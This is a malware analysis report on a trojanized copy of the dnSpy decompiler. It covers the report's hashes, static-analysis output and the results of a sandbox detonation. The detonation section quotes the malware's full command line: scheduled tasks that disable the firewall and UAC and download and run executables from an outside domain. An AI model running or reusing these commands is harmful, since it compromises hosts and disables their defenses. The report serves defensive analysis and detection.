Purple Flamingo Security Malware Analysis Report

dnSpy Trojan: dnSpyPlus

Feb 2022 | An00bRektn | v1.0

Table of Contents

Executive Summary

SHA256 hash	07016d2f98a6a9f37fe8f3aba7755503c183804b19ba7dbe794a49e193dfe5dc

A trojanized version (dubbed "dnSpyPlus") of the reverse engineering software dnSpy was first identified on January 8th, 2022. The malicious code is embedded in `dnSpy.dll`, written in C#, which then loads an executable whose metadata denotes it as "`dnSpyPlus.exe`" (also written in C#). When run, it creates a series of scheduled tasks on the Windows host which reach out to a malicious domain to pull down a cocktail of other malware samples, including a bitcoin miner and Quasar Remote Access Trojan. These samples are downloaded and executed periodically over the course of 24 hours.

This sample propagated by standing up a website and GitHub repositories, that have since been taken down, marketing itself as the official open-source software, although there is only one GitHub repository that is official.

Compromise occurs immediately after initial execution of the sample. Symptoms of compromise include, but are not limited to:
- Unusual scheduled tasks under "Microsoft\Windows\DirectX\"
- The presence of a "`C:\Trash`" directory, possibly containing unknown .exe files
- Disabled Microsoft Defender
- Requests to domains listed in Appendix B

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

dnSpyPlus consists of a single payload (trojanized `dnSpy.dll`) that loads malicious shellcode into memory upon execution of the dnSpy.exe program. The flow of execution is shown in the diagram below.



START: dnSpy.exe is executed
dnSpy.dll is loaded into the main executable
Shellcode for dnSpyPlus.exe is loaded into memory and executed
Scheduled tasks are created under Microsoft/Windows /DirectX
C:\Trash is created
Windows Defender is disabled
Malware is periodically downloaded and executed
dnSpy runs as normal.

Fig 1.1: Flowchart depicting the execution of dnSpyPlus

Given the timeliness of this report, the domains of interest have since been taken down. However, according to reports from other researchers[1], the malware downloaded includes a Quasar remote access trojan, a cryptocurrency stealer, a miner, and additional unknown payloads. The domains that the remote access trojan calls back to are included in Appendix B, but they have also since been taken down.

[1] MalwareHunterTeam via Twitter: https://twitter.com/malwrhunterteam/status/1479767752885874688

Malware Composition

dnSpyPlus consists of the following components:


File Name	SHA256 Hash
dnSpy.dll	07016d2f98a6a9f37fe8f3aba7755503c183804b19ba7dbe794a49e193dfe5dc
dnSpyPlus.exe[2]	f84e54c30255b4e8ca5f83a1603dae68213569ca099d47fdabb6ccce7f871171

dnSpy.dll

This is the DLL that runs after being downloaded from one of the hosting sites. In a "goodware" version of dnSpy, this DLL contains the major functionality of the application. It has been made malicious through the addition of a 55,000+ array of bytes in `dnSpy.MainApp.MainWindow`, which is loaded into memory and executed as soon as the GUI of the dnSpy application is loaded.

dnSpyPlus.exe

This is the executable that is embedded in the modified dnSpy.dll. Upon execution, this program performs the malicious activity seen in the program, that is, starting various scheduled tasks in Microsoft/Windows/DirectX that disable all of the functionality of Windows Defender and download and execute the additional malicious programs.



C:\Users\sreisz\Desktop\Trojan.dnSpy\bin

dnSpy.Console.pdb
dnSpy.Contracts.Debugger.DotNet.CorDebug.dll
dnSpy.Contracts.Debugger.DotNet.dll
dnSpy.Contracts.Debugger.DotNet.Mono.xml
dnSpy.Contracts.Debugger.pdb
dnSpy.Contracts.DnSpy.pdb
dnSpy.Contracts.Logic.pdb
dnSpy.Debugger.DotNet.CorDebug.x.dll
dnSpy.Debugger.DotNet.Interpreter.pdb
dnSpy.Debugger.DotNet.Metadata.pdb
dnSpy.Debugger.DotNet.Mono.x.dll
dnSpy.Debugger.DotNet.x.dll
dnSpy.Debugger.x.dll
dnSpy.Decompiler.ILSpy.Core.dll
dnSpy.Decompiler.ILSpy.x.dll
dnSpy.deps.json
dnSpy.Console.runtimeconfig.json
dnSpy.Contracts.Debugger.DotNet.CorDebug....
dnSpy.Contracts.Debugger.DotNet.Mono.dll
dnSpy.Contracts.Debugger.DotNet.pdb
dnSpy.Contracts.Debugger.xml
dnSpy.Contracts.DnSpy.xml
dnSpy.Contracts.Logic.xml
dnSpy.Debugger.DotNet.CorDebug.x.pdb
dnSpy.Debugger.DotNet.Interpreter.xml
dnSpy.Debugger.DotNet.Metadata.xml
dnSpy.Debugger.DotNet.Mono.x.pdb
dnSpy.Debugger.DotNet.x.pdb
dnSpy.Debugger.x.pdb
dnSpy.Decompiler.ILSpy.Core.pdb
dnSpy.Decompiler.ILSpy.x.pdb
dnSpy.dll
dnSpy.Contracts.Debugger.dll
dnSpy.Contracts.Debugger.DotNet.CorDebug....
dnSpy.Contracts.Debugger.DotNet.Mono.pdb
dnSpy.Contracts.Debugger.DotNet.xml
dnSpy.Contracts.DnSpy.dll
dnSpy.Contracts.Logic.dll
dnSpy.Debugger.DotNet.CorDebug.x.deps.json
dnSpy.Debugger.DotNet.Interpreter.dll
dnSpy.Debugger.DotNet.Metadata.dll
dnSpy.Debugger.DotNet.Mono.x.deps.json
dnSpy.Debugger.DotNet.x.deps.json
dnSpy.Debugger.x.deps.json
dnSpy.Decompiler.dll
dnSpy.Decompiler.ILSpy.x.deps.json
dnSpy.Decompiler.pdb
dnSpy.Images.dll


Fig 2.1: Location of the modified DLL shown in the file explorer.

[2] Note that it is unlikely to find this as a standalone executable in a real environment, but as it is a full executable file, it has been included for completeness' sake.

Basic Static Analysis

Locating the Malicious Code and Preliminary Information


We use the diff command in Linux to compare the file structure of both a "goodware" dnSpy, and the malicious version. The only significant files that are returned are the dnSpy.dll files, and thus become the target of our analysis.



```
remnux@remnux:~/malware/dnSpy/compare$ diff --brief --recursive goodware.dnSpy/ trojan.dnSpy/; echo
Files goodware.dnSpy/bin/dnSpy.dll and trojan.dnSpy/bin/dnSpy.dll differ
Files goodware.dnSpy/bin/dnSpy.pdb and trojan.dnSpy/bin/dnSpy.pdb differ

remnux@remnux:~/malware/dnSpy/compare$ sha256sum goodware.dnSpy/bin/dnSpy.dll; sha256sum trojan.dnSpy/bin/dnSpy.dll; sha256sum goodware.dnSpy/bin/dnSpy.pdb; s
ha256sum trojan.dnSpy/bin/dnSpy.pdb; echo
13313b9a80d6fe4e86e289475a57c96451e6e98133e136a74619ba3443306d12  goodware.dnSpy/bin/dnSpy.dll
07016d2f98a6a9f37fe8f3aba7755503c183804b19ba7dbe794a49e193dfe5dc  trojan.dnSpy/bin/dnSpy.dll
34f8ab6940d4dda3da92adf0ce0cab1e16b7d66be350ad640a7d4bd57bea4f1a  goodware.dnSpy/bin/dnSpy.pdb
81fb7c81d3ac495796b6f9bb2c1ca32ec42e42bd333e0089f4dd2fa1fcd65631  trojan.dnSpy/bin/dnSpy.pdb
```

Fig 3.1: Comparison of the files in a normal version of dnSpy and the malicious version.

Architecture



```
C:\Users\sreisz\Desktop\Trojan.dnSpy
λ file bin\dnSpy.dll
bin\dnSpy.dll: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
```


Fig 3.2: Output of the file command, identifying the filetype and architecture of the file.

Hashes

Reference hashes shown in the Executive Summary and/or Malware Composition sections.

PEStudio


Indicators



indicator (49)	detail	level
The file references string(s)	type: blacklist, count: 18	1
The file contains another file	signature: executable, location: .text, offset: 0x00000438, size: 55668	1
The file references a URL pattern	url: 17.0.0.0	1
The file references a URL pattern	url: 17.0.3.0	1
The file references a URL pattern	url: 6.1.8.0	1
The file references a URL pattern	url: 5.0.0.0	1
The file references a URL pattern	url: 16.0.0.0	1
The file references file extensions like a Ransomware | Wiper	count: 19	1
The file references a URL pattern	url: https://docs.microsoft.com/dotnet/api/{0}	1
The file references a URL pattern	url: https://github.com/dnSpy/dnSpy/actions	1
The file references a string with a suspicious size	size: 2060 bytes	2
The time-stamp of the compiler is suspicious	year: 2041	2
The manifest identity has been found	name: MyApplication.app	3
The file references debug symbols	file: C:\Users\carbo\Desktop\Tools\dnSpy-net-win64\bin\dnSpy.pdb	3

Fig 3.3: Output of the "Indicators" tab in PEStudio.

The significant results are highlighted. We note that there may be another file within this DLL, and that the compiler time-stamp seems to have been tampered with. Additionally, the last highlighted section aligns with the user that hosted one of the malicious repositories: carbonblackz.




Summary

property	value
md5	EA598DB6D6FB6BDDF531D540989EBEF0
sha1	484C86D025825AB18BEAB3BB1C8BF11F6C6ED07A
sha256	07016D2F98A6A9F37FE8F3ABA7755503C183804B19BA7DBE794A49E193DFE5DC
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	3666944 (bytes)
entropy	6.117
imphash	2916DDA3C80B39A540B60C072A91A915
signature	Microsoft Visual C# v7.0 / Basic .NET
tooling	n/a
entry-point	FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
file-version	6.1.8.0
description	dnSpy
file-type	**executable**
cpu	**32-bit**
subsystem	GUI
compiler-stamp	0x85AE6A1B (Sat Jan 26 08:02:35 2041 | UTC)
debugger-stamp	0x886081D7 (Thu Jul 03 18:47:51 2042 | UTC)
resources-stamp	0x00000000 (Thu Jan 01 00:00:00 1970 | UTC)
import-stamp	0x00000000 (Thu Jan 01 00:00:00 1970 | UTC)
exports-stamp	n/a
version-stamp	n/a

Fig 3.4: Output of the “Summary” tab in PEStudio.

We also note the existence of metadata that matches exactly with a normal dnSpy.dll.

FLOSS – Strings



```
!This program cannot be run in DOS mode.
.text
`.rsrc
@.reloc
y@333333
?333333
!This program cannot be run in DOS mode.
.text
`.rsrc
QP09
...[raw bytes]...
set_UseShellExecute
ReadByte
get_IsAlive
add_AssemblyResolve
dnSpyPlus.exe
System.Threading
Encoding
IsLogging
System.Runtime.Versioning
GetString
Math
get_ExecutablePath
get_Length
AiucNUMzIGEFnapxcnHobFYzgFPk
System.Security.Principal
WindowsPrincipal
System.ComponentModel
MemoryStream
System
AppDomain
get_CurrentDomain
.carbon
Application
System.Configuration
System.Globalization
System.Reflection
```

Two DOS headers suggests that there may be packing and/or a second stage

Some kind of code execution

dnSpyPlus.exe is in no way related to the original project. Further suggests a second stage.

Possibly a cryptocurrency address.

Some custom assembly, or possibly a file extension.

Note that the strings “dnSpyPlus” and “carbon” are seen multiple times throughout the output, including, but not limited to:


- “dnSpyPlus.pdb”
- “dnSpyPlus.Properties”
- “CarbonBlackEncrypt”

Given that dnSpy is a decompiler/debugging program, many of the seemingly suspicious strings and function calls could simply be core components of the real program’s functionality, and thus, we cannot draw any immediate conclusions.


Basic Dynamic Analysis

Initial Detonation – With Internet Simulation

The environment in which this sample was analyzed includes Windows Defender. Although the full C drive included in an exception, real-time monitoring typically stays on. This is significant given the initial detonation attempt:



```
System.Reflection.TargetInvocationException: Exception has
been thrown by the target of an invocation.
 ---> System.ComponentModel.Win32Exception (5): Access is
denied.
   at
System.Diagnostics.Process.StartWithCreateProcess(ProcessSta
rtInfo startInfo)
   at System.Diagnostics.Process.Start()
   at ) ssecorP(.
   at ) gnirtS(.
   at .)(
   at ().
   --- End of inner exception stack trace ---
   at System.RuntimeMethodHandle.InvokeMethod(Object
target, Object[] arguments, Signature sig, Boolean
constructor, Boolean wrapExceptions)
   at System.Reflection.MethodBase.Invoke(Object obj, Object[]
parameters)
   at dnSpy.MainApp.MainWindow..ctor(Object content) in
main.cs:line 2254
   at dnSpy.MainApp.AppWindow.InitializeMainWindow() in
D:\a\dnSpy\dnSpy\dnSpy\dnSpy\MainApp\AppWindow.cs:line
129
   at dnSpy.MainApp.App.OnStartup(StartupEventArgs e) in
D:\a\dnSpy\dnSpy\dnSpy\dnSpy\MainApp\App.xaml.cs:line
547
   at System.Windows.Application.<.ctor>b__1_0(Object
unused)
   at
System.Windows.Threading.ExceptionWrapper.InternalRealCa
ll(Delegate callback, Object args, Int32 numArgs)
   at
System.Windows.Threading.ExceptionWrapper.TryCatchWhen(
Object source, Delegate callback, Object args, Int32 numArgs,
Delegate catchHandler)
```



Threat found - action needed.
1/15/2022 10:43 AM

Detected: Trojan:Win32/BITSAbuse.A
Status: Active
Active threats have not been remediated and are running on your device.

Date: 1/15/2022 10:43 AM
Details: This program is dangerous and executes commands from an attacker.

Affected items:

```
CmdLine: C:\Windows\System32\cmd.exe /c schtasks /create /f /sc
minute /mo 31 /rl highest /tn Microsoft\Windows\DirectX\Services FW /
tr mshta.exe vbscript:CreateObject('WScript.Shell').Run('cmd /c netsh
advfirewall set allprofiles state off',0)(Window.Close) & schtasks /create /
f /sc minute /mo 31 /rl highest /tn Microsoft\Windows\DirectX\Services
UAC /tr mshta.exe vbscript:CreateObject('WScript.Shell').Run('cmd /c reg
add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies
\System /v EnableLUA /t REG_DWORD /d 0 /f',0)(Window.Close) &
schtasks /create /f /sc minute /mo 31 /rl highest /tn Microsoft\Windows
\DirectX\Services CURL /tr mshta.exe
vbscript:CreateObject('WScript.Shell').Run('cmd /c bitsadmin /transfer
CURL http://4api.net/curl.exe %windir%\system32\curl.exe',0)
(Window.Close) & schtasks /create /f /sc ONLOGON /rl highest /tn
Microsoft\Windows\DirectX\Services CCore /tr mshta.exe
vbscript:CreateObject('WScript.Shell').Run('cmd /c timeout 150 & curl
http://4api.net/c.exe -o C:\Trash\c.exe & C:\Trash\c.exe',0)(Window.Close)
& schtasks /create /f /sc ONLOGON /rl highest /tn Microsoft\Windows
\DirectX\Services BCore /tr mshta.exe
vbscript:CreateObject('WScript.Shell').Run('cmd /c timeout 300 &
bitsadmin /transfer BCore http://4api.net/c.exe C:\Trash\c.exe & C:\Trash
\c.exe',0)(Window.Close)
```


Fig 4.1: Screenshots of the sample crashing as a result of Windows Defender.

Based on Figure 4.1, Windows Defender, likely via AMSI, stops the execution of the sample, crashing the program as a whole. We can also conclude the following information:

- Based on the error message on the left, the lines identified (") ssecorP(", ") gnirtS(", etc") suggest obfuscation at a code level
- Furthermore, the error is thrown from the dnSpy.MainApp.MainWindow class, suggesting a possible location of malicious code
